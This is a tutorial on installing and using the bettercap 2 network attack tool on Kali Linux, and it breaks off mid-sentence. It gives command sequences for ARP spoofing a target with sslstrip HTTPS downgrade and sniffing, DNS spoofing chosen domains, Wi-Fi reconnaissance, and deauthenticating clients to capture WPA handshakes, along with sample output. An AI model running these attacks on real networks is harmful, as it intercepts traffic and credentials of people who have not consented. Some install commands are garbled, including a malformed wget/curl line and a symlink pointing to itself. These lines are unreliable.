

How to install bettercap 2 in Kali Linux

In the Kali Linux repositories, there is bettercap already, but at the time of writing there is an outdated 1.6.2 version. To check which version of bettercap is currently available for installation from official repositories, run:

```
1 | apt-cache show bettercap | grep 'Version: '
```

If there is version 2.x, then you just need to install it:

```
1 | sudo apt install bettercap
```

Download and install the latest version of bettercap

Remove the outdated version of bettercap if it was installed earlier:

```
1 | sudo apt remove bettercap
2 | sudo rm /usr/local/bin/bettercap
```

Fix for an already installed library:

```
1 | ln -s /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1 /usr/lib/x86_64-linux-gnu/libpcap.so.1.8.1
```

Download the archive with the binary file of bettercap latest version:

```
1 | wget "https://github.com" curl -s https://github.com/bettercap/bettercap/releases/download/v2.0.0/bettercap_linux_amd64_v2.0.0.zip
```

We unpack, move, clean and check:

```
1 | unzip bettercap_linux_amd64*.zip
2 | sudo mv bettercap /usr/local/bin/
3 | rm README.md LICENSE.md bettercap_linux_amd64*.zip
4 | bettercap -h
```

Installing bettercap from the source code will be discussed at the end of the article.

bettercap usage guide

Now the main functional feature of bettercap is not only the man in a middle attacks. Thanks to caplets and scripts, it is possible to implement a variety of phishing attacks and attacks based on data manipulation, the starting point of which is a man-in-the-middle attack. For this reason, it's not easy to write exhaustive manual for bettercap.

To approximate the possibilities of the program, read the documentation, and also get acquainted with the repository of caplets: many of them have comments in the source code that help to understand what the program will do exactly.

In the following, very simple examples of starting bettercap will be considered. Let's start with using an interactive session, to do this, run bettercap:

```
1 | sudo bettercap
```

Local network monitoring

To list the detected hosts on the local network, type:

```
1 | net.show
```

```
root@HackWare: ~/bin
Файл Правка Вид Поиск Терминал Справка
root@HackWare:~/bin# sudo bettercap
bettercap v2.4 (type 'help' for a list of commands)
192.168.0.0/24 > 192.168.0.89 > [17:33:02] [endpoint.new] Endpoint 192.168.0.90 detected as c4:05:00:e1:07:ed (Intel Corporate).
192.168.0.0/24 > 192.168.0.89 > [17:33:03] [sys.log] [inf] You are running 2.4 which is the latest stable version.
192.168.0.0/24 > 192.168.0.89 > net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Last Seen
192.168.0.89	08:00:27:2f:0c:eb	wlwg	PCS Systemtechnik GmbH	2.0 kB	11 kB	17:33:02
192.168.0.1	50:40:5d:0e:0c:20	gateway	AsusTek Computer	1.7 kB	994 B	17:33:02

192.168.0.58	ec:18:7b:c8:30:cb	Galaxy-J7-2016.	Samsung Electronics Co.	0 B	0 B	17:33:02
192.168.0.98	c4:85:88:e1:07:ed	MIAI-PC.	Intel Corporate	50 kB	14 kB	17:33:09
192.168.0.175	8c:77:16:45:1d:c3	MyPhone.	Longcheer Telecommunication Limited	0 B	0 B	17:33:02
192.168.0.224	88:63:22:b9:08:dc		Samsung Electronics Co.	0 B	0 B	17:33:02
192.168.0.225	c8:38:70:ad:bb:48		Samsung Electronics Co.	0 B	0 B	17:33:02

0 B / 78 kB / 286 pkts / 0 errs

192.168.0.0/24 > 192.168.0.89 >

This is a passive method of monitoring, since the search for hosts is based on reading of the ARP cache.

To exit the program, type **q** or press **CTRL+z**.

And the **net.probe** module actively searches for hosts, sending dummy UDP packets to every possible IP in the subnet. To enable this module:

1 | **net.probe on**

We look at the detected hosts:

1 | **net.show**

This is an active method since network analyzers will see that a computer with bettercap massively sends packets.

With bettercap, you can continuously monitor the network status by

obtaining on-screen data in real-time, for this, run sequentially:

```
1 | net.probe on
2 | ticker on
```

The first **net.probe on** command, as we found out a little earlier, enable an active search for hosts, and the second command is used to execute a given set of commands periodically. Since we did not specify which commands to execute, the default executed commands are **clear; net.show**, the result is an interesting effect: in the background it is constantly searching for hosts, and information is displayed on the screen in real time.

Interactive and non-interactive mode. The -eval and -caplet options. Caplets

If you are uncomfortable to run bettercap interactively every time, you can use the **-eval** option, after which specify the commands that you want to run. For example, the previous example is equivalent to this:

```
1 | sudo bettercap -eval "net.probe on; ticker on"
```

Right in the interactive session, bettercap, you can execute the system commands. For example, the following set of commands checks if there is a connection to the WAN:

```
1 | ping -c 1 google.com >/dev/null 2>&1 && echo "Connected" ||
```

This same command (set of commands) can be performed right in the interactive session, just before the first command put an exclamation mark:

```
1 | !ping -c 1 google.com >/dev/null 2>&1 && echo "Connected" ||
```

Now we will monitor local network and Internet access availability. We launch an active search for local hosts:

```
1 | net.probe on
```

We set the value of the **ticker.commands** variable, there are now three commands: two are already known bettercap internal commands (these are **clear**; **net.show**;) and one more is the set of system commands:

```
1 | set ticker.commands 'clear; net.show; !ping -c 1 google.com
```

If desired, you can increase the period to three seconds (the default is one second):

```
1 | set ticker.period 3
```

Run the task cyclically:

```
1 | ticker on
```

In the results of execution, pay attention to the new 'Connected' line:

```
10.0.2.0/24 > 10.0.2.15 »
```

IP	MAC	Name	Vendor	Sent	Recvd	Last Seen
10.0.2.15	08:00:27:73:74:c6	eth0	PCS Systemtechnik GmbH	4.5 kB	10 kB	09:39:36
10.0.2.2	52:54:00:12:35:02	gateway		0 B	215 B	09:39:36
10.0.2.3	52:54:00:12:35:03			0 B	215 B	09:39:47
10.0.2.4	52:54:00:12:35:04			0 B	215 B	09:39:47

```
1.3 kB / 168 kB / 3767 pkts / 0 errs
```

```
10.0.2.0/24 > 10.0.2.15 » Connected
```

Using the **-eval** option, you can run this all in this way:

```
1 | sudo bettercap -eval 'net.probe on; set ticker.commands "clear; net.show; !ping -c 1 google.com
```

But in addition to the **-eval** option, there is also the **-caplet** option, which also allows you to run the program with the specified commands.

Let's create our first caplet. To do this, create a text file named **netmon.cap** (you can choose any name):

```
1 | gedit netmon.cap
```

And just copy all our commands to it, which we entered in the interactive session, we should get the following file:

```
1 | net.probe on
2 | # Note the absence of quotes in this example and the quotes
3 | set ticker.commands clear; net.show; !ping -c 1 google.com >
4 | set ticker.period 3
5 | ticker on
```

Now run bettercap with the **-caplet** option, after which we'll specify the path to the file with a caplet:

```
1 | sudo bettercap -caplet ./netmon.cap
```

How to run spoofing and sniffing in bettercap

Let's start with the launch of ARP spoofing:

```
1 | arp.spoof on
```

By default, the attack is performed on the entire subnet, so if ARP spoofing works poorly, set the IP targets using the **arp.spoof.targets** variable. Its value can be one IP or several IPs separated by a comma, for example:

```
1 | set arp.spoof.targets 192.168.0.90
```

To see all available host in your local network:

```
1 | net.show
```

Values of variables must be set before the corresponding module is run. If you need to change the value of a variable of an already running module,

stop the module, set the new value and restart the module, for example:

```
1 | arp.spoof off
2 | set arp.spoof.targets 192.168.0.90
3 | arp.spoof on
```

For the sniffer, if desired, you can reduce the level of verbosity:

```
1 | set net.sniff.verbose false
```

Run the sniffer:

```
1 | net.sniff on
```

Transparent HTTP proxy

To analyze HTTP traffic, you must enable **http.proxy**. If it is used in conjunction with spoofing, all HTTP traffic will be redirected to it and, if necessary, it will automatically handle port forwarding.

If you want to use `sslstrip`, you must change the value of the **http.proxy.sslstrip** variable, which is set to **false** by default:

```
1 | set http.proxy.sslstrip true
```

To enable transparent HTTP proxy:

```
1 | http.proxy on
```

A full list of commands for attacking the local IP 192.168.0.90, as a result, continuous ARP spoofing of this address will be performed, which will cause the traffic to be redirected to the attacker's machine, to a transparent HTTP proxy, where, if possible, downgrade from HTTPS to HTTP will be performed using `sslstrip`, the verbosity of the sniffer is lowered to show really important data:

```
1 | set http.proxy.sslstrip true
2 | set net.sniff.verbose false
```

```
3 | set arp.spoof.targets 192.168.0.90
4 | arp.spoof on
5 | http.proxy on
6 | net.sniff on
```

To attack the whole subnet, skip the **set arp.spoof.targets IP** line.

DNS spoofing in bettercap

The DNS query is replaced by the **dns.spoof** module. You can configure it before starting it.

By default, all domains will be spoofed, if you want to change this, then set them by the value of the **dns.spoof.domains** variable as comma separated list. For example, I want to spoof only two domains suip.biz and mi-al.ru, then:

```
1 | set dns.spoof.domains suip.biz, mi-al.ru
```

By default, DNS server send IP pointing to the interface address of the machine on which bettercap is launched. The IP address changes through the **dns.spoof.address** variable:

```
1 | set dns.spoof.address desired_IP
```

This module will only respond to requests that target the local PC; to respond to everything, set the value of the **dns.spoof.all** variable to **true**:

```
1 | set dns.spoof.all true
```

To run the module:

```
1 | dns.spoof on
```

Built-in web server in bettercap

To process requests to the web server, you can use the server installed on your system, for example, Kali Linux has Apache and you just have to run it:

```
1 | systemctl start apache2
```


Bettercap also has a built-in simple web server that can render HTML pages and other static files, such as JavaScript, CSS, pictures, etc.

You must specify the address of the server folder by changing the value of the **http.server.path** variable :

```
1 | set http.server.path /path/to/folder
```

To start the web server (the system server, for example, Apache, should be stopped, because there may be a conflict due to the fact that different programs try to listen on the same port):

```
1 | http.server on
```

Wi-Fi networks monitoring

This is a new bettercap feature. By the way, Bluetooth Low Energy support has also been added.

To work with Wi-Fi, you need to use the **-iface** option, after which you can specify the name of the wireless interface:

```
1 | sudo bettercap -iface wlan0
```

In the event that you will have errors raised by the previous command, for example:

```
1 | Can't restore interface wlan0 wireless mode (SIOCSIWMODE fai
2 | Please adjust manually.
```

Then quit bettercap and manually set the wireless interface to monitor mode. For example, as follows:

```
1 | sudo ip link set wlan0 down
2 | sudo iw wlan0 set monitor control
3 | sudo ip link set wlan0 up
```

Now that the wireless interface is in monitor mode, run bettercap again and enter the command:

```
1 | wifi.recon on
```

It starts Wi-Fi devices detection:

```
root@hackware:~/bin# sudo bettercap -iface wlan0
bettercap v2.4 (type 'help' for a list of commands)

0.0.0.0/0 - 0.0.0.0 - [20:59:10] [sys.log] [inf] Checking latest stable release ...
0.0.0.0/0 - 0.0.0.0 - [20:59:11] [sys.log] [inf] You are running 2.4 which is the latest stable version.
0.0.0.0/0 - 0.0.0.0 - wifi.recon on
[20:59:54] [sys.log] [inf] WiFi recon active with channel hopping.
0.0.0.0/0 - 0.0.0.0 - [20:59:54] [sys.log] [inf] Channel hopper started.
0.0.0.0/0 - 0.0.0.0 - [20:59:54] [wifi.ap.new] WiFi access point RT-761817 (-51 dBm) detected as 88:18:77:53:bc:ef.
0.0.0.0/0 - 0.0.0.0 - [20:59:54] [wifi.ap.new] WiFi access point RT-32 (-67 dBm) detected as 90:72:82:10:68:a6 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [20:59:54] [wifi.ap.new] WiFi access point RT-720940 (-47 dBm) detected as c4:a8:1d:04:24:3b (D-Link International).
0.0.0.0/0 - 0.0.0.0 - [20:59:55] [wifi.ap.new] WiFi access point Keenetic-0433 (-67 dBm) detected as 28:28:5d:a4:e9:66 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [20:59:55] [wifi.ap.new] WiFi access point WIF1_08011 (-61 dBm) detected as 80:11:23:21:44:b7 (Hi-flying electronics technology Co.).
0.0.0.0/0 - 0.0.0.0 - [20:59:55] [wifi.ap.new] WiFi access point FTTX751174 (-77 dBm) detected as 44:e9:d6:dc:89:47 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [20:59:55] [wifi.ap.new] WiFi access point Keenetic-0955 (-69 dBm) detected as ee:93:f8:c7:c3:00.
0.0.0.0/0 - 0.0.0.0 - [20:59:57] [wifi.ap.new] WiFi access point DSL_665590 (-75 dBm) detected as 88:a3:46:47:09:c7 (D-Link International).
0.0.0.0/0 - 0.0.0.0 - [20:59:57] [wifi.ap.new] WiFi access point TP-LINK_05 (-75 dBm) detected as 90:76:02:90:c8:34 (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 - [20:59:57] [wifi.ap.new] WiFi access point RT-124 (-75 dBm) detected as 94:9f:60:95:60:34 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [20:59:57] [wifi.ap.new] WiFi access point RT-62 (-77 dBm) detected as 18:0c:20:32:ee:c2 (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 - [20:59:58] [wifi.ap.new] WiFi access point MIAL (-37 dBm) detected as 58:46:5b:6e:8c:18 (Asustek Computer).
0.0.0.0/0 - 0.0.0.0 - [20:59:58] [wifi.ap.new] WiFi access point Keenetic-7889 (-73 dBm) detected as 04:9f:64:90:1a:30 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point RT-WIFI_1112 (-75 dBm) detected as 74:05:7e:18:57:54 (zte).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point VIP (-73 dBm) detected as 3c:74:6d:91:62:18 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point ZMAX (-61 dBm) detected as 84:c9:b2:52:16:17 (D-Link International).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point kondrashov (-83 dBm) detected as a0:f3:c1:94:44:c6 (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point FTTX716600 (-73 dBm) detected as 44:e9:d6:22:5b:ff (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point D1A43 (-77 dBm) detected as 88:a3:06:0b:72:84 (D-Link International).
0.0.0.0/0 - 0.0.0.0 - [20:59:59] [wifi.ap.new] WiFi access point Zyxel (-61 dBm) detected as 60:31:97:0e:4a:80 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point RT-717894 (-61 dBm) detected as 18:17:66:07:2c:f6 (Pronzakar).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point RT-733322 (-65 dBm) detected as 64:06:03:48:99:9a (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point FTTX733128 (-81 dBm) detected as 78:82:61:0e:16:1d (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point RT-727874 (-69 dBm) detected as c8:91:f9:c8:cd:f7 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point wifi88 (-37 dBm) detected as 0c:f1:d7:c4:48:03 (D-Link International).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point RT-726224 (-61 dBm) detected as 40:f2:01:c9:17:36 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.ap.new] WiFi access point RT-43 (-61 dBm) detected as 84:94:23:3a:8c:81 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:00] [wifi.client.new] Station 10:88:c1:93:fa:9e is probing for SSID udlinkNet (-73 dBm)
0.0.0.0/0 - 0.0.0.0 - [21:00:02] [wifi.ap.new] WiFi access point MIAL (-37 dBm) detected as 58:46:5b:6e:8c:18 (Asustek Computer).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point Keenetic-3320 (-75 dBm) detected as e4:18:0b:21:00:e8 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point FTTX778259 (-73 dBm) detected as ec:43:76:09:07:60 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point RT-65 (-71 dBm) detected as 8c:18:d4:5e:ed:58 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point Netis (-69 dBm) detected as 94:86:38:21:50:e8 (Netcore Technology).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point FTTX775005 (-77 dBm) detected as 04:b1:64:03:b9:de (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point RT-714241 (-75 dBm) detected as 88:15:99:09:47:70 (Sagemcom Broadband SAS).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point para-ram (-75 dBm) detected as fc:f5:28:61:59:18 (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:12] [wifi.ap.new] WiFi access point Keenetic-3123 (-79 dBm) detected as e4:18:0b:18:3f:9c (ZyXEL Communications).
0.0.0.0/0 - 0.0.0.0 - [21:00:13] [wifi.ap.new] WiFi access point netis (-75 dBm) detected as 84:86:38:21:50:5b (Netcore Technology).
0.0.0.0/0 - 0.0.0.0 - [21:00:13] [wifi.ap.new] WiFi access point TP-LINK_07F510 (-77 dBm) detected as c4:6e:1f:07:f5:10 (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 - [21:00:14] [wifi.ap.new] WiFi access point tih (-73 dBm) detected as 10:fe:ed:44:a8:ae (Tp-link Technologies Co.).
0.0.0.0/0 - 0.0.0.0 -
```

If you want to limit to monitoring only certain channels, then execute a command like this (it sets the jumping only on the first three channels):


```
1 | wifi.recon.channel 1,2,3
```

By the way, if later you need to clear the list of channels (make the program jumps on all channels), then the following command is used for this:

```
1 | wifi.recon.channel clear
```

To display the results, type:

```
1 | wifi.show
```



RSSI	BSSID	SSID	Encryption	Channel	Clients	Sent	Recvd	Last Seen
-27 dBm	50:46:5d:6e:0c:24	MIAL	WPA2 (CCMP, PSK)	36	1	304 B	132 B	21:02:24
-29 dBm	50:46:5d:6e:0c:20	MIAL	WEP	8	2	8.2 kB	2.8 kB	21:02:20
-37 dBm	ac:f1:df:c4:40:d3	wifi88	WPA2 (CCMP, PSK)	11				21:02:22
-55 dBm	c4:a8:1d:64:24:30	RT-728940	WPA2 (CCMP, PSK)	3				21:02:18
-59 dBm	ac:c7:23:21:44:b7	WiFi_00011	WPA2 (CCMP, PSK)	1				21:02:16
-63 dBm	ee:43:f6:c7:c3:00	Keenetic-8955	WPA2 (CCMP, PSK)	3		96 B		21:02:10
-65 dBm	04:68:b3:40:99:9a	RT-733322	WPA2 (CCMP, PSK)	11				21:02:22
-67 dBm	04:0d:38:21:5b:e0	Netis	WPA2 (CCMP, PSK)	1				21:02:16
-67 dBm	00:10:77:53:bc:0f	RT-761817	WPA2 (CCMP, PSK)	1		10 kB		21:02:17
-69 dBm	44:e9:dd:c2:5f:ff	FTTX716808	WPA2 (CCMP, PSK)	18				21:02:22
-69 dBm	0c:10:d4:5e:ed:50	RT-05	WPA2 (CCMP, PSK)	1				21:02:17
-71 dBm	12:00:c3:93:7a:9e	DIRECT-AP[TV][LG]42LA829V-ZA	WPA2 (CCMP, PSK)	1				21:02:16
-71 dBm	20:28:5d:a5:e9:06	Keenetic-9433	WPA2 (CCMP, PSK)	1				21:02:17
-73 dBm	04:bf:6d:9b:14:20	Keenetic-7009	WPA2 (CCMP, PSK)	0				21:02:20
-73 dBm	1c:74:0d:91:02:10	VIP	WPA2 (CCMP, PSK)	9				21:02:21
-73 dBm	20:28:5d:6c:16:24	Zyxell_39	WPA2 (CCMP, PSK)	6		206 B		21:02:19
-73 dBm	74:b5:7e:18:57:54	RT-WIFI_112	WPA2 (CCMP, PSK)	0	2		246 B	21:02:20
-73 dBm	b8:a3:06:0c:25:64	RT-36	WPA2 (CCMP, PSK)	1				21:01:59
-73 dBm	ea:37:7a:99:be:f8	FTTX72902	WPA2 (CCMP, PSK)	1				21:00:47
-73 dBm	fc:f9:20:61:59:10	para-ras	WPA (TKIP, PSK)	1				21:01:23
-75 dBm	04:0d:38:21:5b:5b	netis	WPA2 (CCMP, PSK)	2		116 B		21:01:41
-75 dBm	04:bf:6d:05:0d:24	RT-124	WPA2 (CCMP, PSK)	6		192 B		21:02:19
-75 dBm	10:fe:ed:44:a0:ae	tih	WPA2 (CCMP, PSK)	4				21:01:07
-75 dBm	44:e9:dd:dc:09:47	FTTX751174	WEP	1	2	28 kB	2.2 kB	21:01:05
-75 dBm	00:15:90:e9:47:79	RT-719241	WPA2 (TKIP, PSK)	1	1		126 B	21:02:16
-75 dBm	04:c9:b2:52:f6:37	IRAX	WPA2 (TKIP, PSK)	9	1		42 B	21:02:21
-75 dBm	90:72:02:18:08:a6	RT-32	WPA2 (CCMP, PSK)	1				21:02:17
-75 dBm	c8:91:f9:cb:cd:f7	RT-727674	WPA2 (TKIP, PSK)	11	3	1.4 kB	1.1 kB	21:02:22
-75 dBm	e8:37:7a:94:a5:24	RT-74	WPA2 (CCMP, PSK)	6				21:02:19
-75 dBm	ec:43:f6:d0:07:60	FTTX76259	WPA2 (CCMP, PSK)	1				21:01:41
-75 dBm	fc:f9:20:40:9b:cc	wifi_38-84	WPA2 (CCMP, PSK)	11				21:01:11
-77 dBm	04:bf:6d:03:b9:de	FTTX75885	WPA2 (CCMP, PSK)	1				21:01:23
-77 dBm	14:cc:20:32:ea:e2	RT-03	WPA2 (CCMP, PSK)	6		14 kB		21:02:19
-77 dBm	20:28:5d:b3:a1:d8	RT-734655	WPA2 (CCMP, PSK)	4				21:02:18
-77 dBm	38:17:06:0e:3a:88	rostelecom	WPA2 (CCMP, PSK)	18				21:02:21
-77 dBm	c6:36:6c:0c:fd:58	DIRECT-AP[TV][LG]40UB809V-ZA	WPA2 (CCMP, PSK)	11				21:02:22
-77 dBm	e8:37:7a:94:db:a6	RT-708370	WPA2 (CCMP, PSK)	18				21:02:22
-79 dBm	40:f2:01:c7:09:a8	RT-724887	WPA2 (CCMP, PSK)	1				21:01:23
-79 dBm	00:11:97:eb:4a:88	Zyxell	WEP	18		686 B		21:02:04
-79 dBm	b8:a3:06:0b:72:84	DIR43	WPA2 (TKIP, PSK)	18				21:02:22
-79 dBm	b8:a3:06:47:05:cf	DSL_605598	WPA (TKIP, PSK)	6				21:02:19
-79 dBm	c4:6e:1f:87:f5:18	TP-LINK_B7F518	WPA2 (CCMP, PSK)	2				21:02:17
-79 dBm	e4:18:0b:21:d8:c8	Keenetic-3320	WPA2 (CCMP, PSK)	1				21:02:16
-81 dBm	38:17:06:07:2c:f8	RT-717094	WPA2 (CCMP, PSK)	18				21:02:03
-81 dBm	04:0d:38:21:5b:5b	netis	WPA2 (CCMP, PSK)	11				21:02:04

The next set of commands will start gathering information about Wi-Fi devices, will display a table with a full list of detected access points, as well as a list of the last 20 detections:

```
1 | set ticker.commands 'clear; wifi.show; net.show; events.show'
2 | wifi.recon on
3 | ticker on
```

Capture handshakes in bettercap

Yes, bettercap now knows how to do this, and also knows how to perform the deauthentication attack.

If we want to capture a handshake from a specific access point, then we need to know the channel on which it works. This is enough if we are going to passively wait for the client to connect/reconnect to the AP.

To perform the deauthentication attack, we need to know the BSSID of the access point (in this case, the attack will be performed against all clients) or the BSSID of the client (in this case, the attack will be performed against one client).

Let's start with the sniffer configuration. Let's make it verbal:

```
1 | set net.sniff.verbose true
```

Set up the filter for the handshake frames:

```
1 | set net.sniff.filter ether proto 0x888e
```

We set up saving the received data to the **wpa.pcap** file:

```
1 | set net.sniff.output /root/wpa.pcap
```

Run the sniffer:

```
1 | net.sniff on
```

The Sniffer is run the same way every time. The further values of the variables depend on the target being attacked.

The target I want to attack is working on channel 8, so I set the channel:

```
1 | wifi.recon.channel 8
```

Run the network analysis:

```
1 | wifi.recon on
```

I'm interested in AP with BSSID 50:46:5d:6e:8c:20, I can enable the filter:

```
1 | wifi.recon 50:46:5d:6e:8c:20
```

```
0.0.0.0/0 > 0.0.0.0 »
50:46:5d:6e:8c:20 clients:
```

RSSI	MAC	Channel	Sent	Received	Last Seen
-15 dBm	c4:85:08:e1:67:ed	8			07:54:04
-17 dBm	8c:77:16:45:1d:c3	8			07:53:46
-31 dBm	c8:38:70:ad:bb:48	8			07:53:48
-57 dBm	ec:10:7b:c8:30:cb	8			07:54:04

```
0.0.0.0/0 > 0.0.0.0 »
```

The following two commands are optional, they will periodically clear the screen and display a table with the seen base stations (you can see if there are any clients at the attacked Access Points), if you do not want to, skip these commands:

```
1 | set 'ticker.commands clear; wifi.show'
2 | ticker on
```

We proceed to deauthentication. The attack can be performed in two forms:

```
1 | wifi.deauth AP-BSSID
```

or:

```
1 | wifi.deauth CLIENT-BSSID
```

In the first case, all clients will be deauthenticated, in the second case, only a specified client will be deauthenticated. I want to deauthenticate all access

point clients, then my command:

```
1 | wifi.deauth 50:46:5d:6e:8c:20
```

A file with captured frames can be opened for verification in Wireshark:

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, capture control, and analysis. The main display area is divided into three panes:

- Filter:** The filter bar contains the text "eapol".
- Packet List:** A table showing captured packets. The first packet is selected.
- Packet Details:** A tree view showing the structure of the selected packet.
- Packet Bytes:** A hex dump of the packet data with an ASCII representation.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	AsustekC_6e:8c:20	Longchee_45:1d:c3	EAPOL	173	Key (Message 1 of 4)
2	0.003642	Longchee_45:1d:c3	AsustekC_6e:8c:20	EAPOL	176	Key (Message 2 of 4)
3	0.017673	AsustekC_6e:8c:20	Longchee_45:1d:c3	EAPOL	207	Key (Message 3 of 4)
4	0.019110	Longchee_45:1d:c3	AsustekC_6e:8c:20	EAPOL	154	Key (Message 4 of 4)
5	0.029426	AsustekC_6e:8c:20	SamsungE_ad:bb:48	EAPOL	173	Key (Message 1 of 4)
6	0.033288	SamsungE_ad:bb:48	AsustekC_6e:8c:20	EAPOL	173	Key (Message 2 of 4)
7	0.039219	AsustekC_6e:8c:20	SamsungE_ad:bb:48	EAPOL	207	Key (Message 3 of 4)
8	0.044070	SamsungE_ad:bb:48	AsustekC_6e:8c:20	EAPOL	151	Key (Message 4 of 4)

Frame 1: 173 bytes on wire (1384 bits), 173 bytes captured (1384 bits)

- ▶ Radiotap Header v0, Length 18
- ▶ 802.11 radio information
- ▶ IEEE 802.11 QoS Data, Flags:F.
- ▶ Logical-Link Control
- ▶ 802.1X Authentication

Hex Dump:

```
0000 00 00 12 00 20 48 00 00 00 02 8f 09 a0 00 e3 01 .....H..
0010 00 00 88 02 3a 01 8c 77 16 45 1d c3 50 46 5d 0e .....w .E..PF]n
0020 8c 20 50 46 5d 0e 8c 20 00 00 00 00 aa aa 03 00 . PF]n.
0030 00 00 88 8e 02 03 00 75 02 00 8a 00 10 00 00 00 .....u
0040 00 00 00 00 00 00 ea 59 ab 52 12 87 49 c7 a2 af 02 .....Y. R..I...
0050 56 c7 bf 82 76 55 1a 61 b2 f9 91 83 db f2 85 90 V...vU.a
0060 9c 8c 06 de 5a 00 00 00 00 00 00 00 00 00 00 00 .....Z...
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090 00 00 00 00 00 00 16 dd 14 00 0f ac 04 bc 9a f1 .....
00a0 db e4 a8 dd 14 1f 17 c1 89 f9 02 f9 98 .....

```

802.1X Authentication: Protocol

To filter out handshakes

```
1 | llc.type == 0x888e
```

Or the filter:

```
1 | eapol
```

In addition to bettercap, there are already enough programs that can capture handshakes. The advantage of bettercap is that we can automate the process.

For example, the following command checks the capture file and displays information about the handshake(s) if they are found there:

```
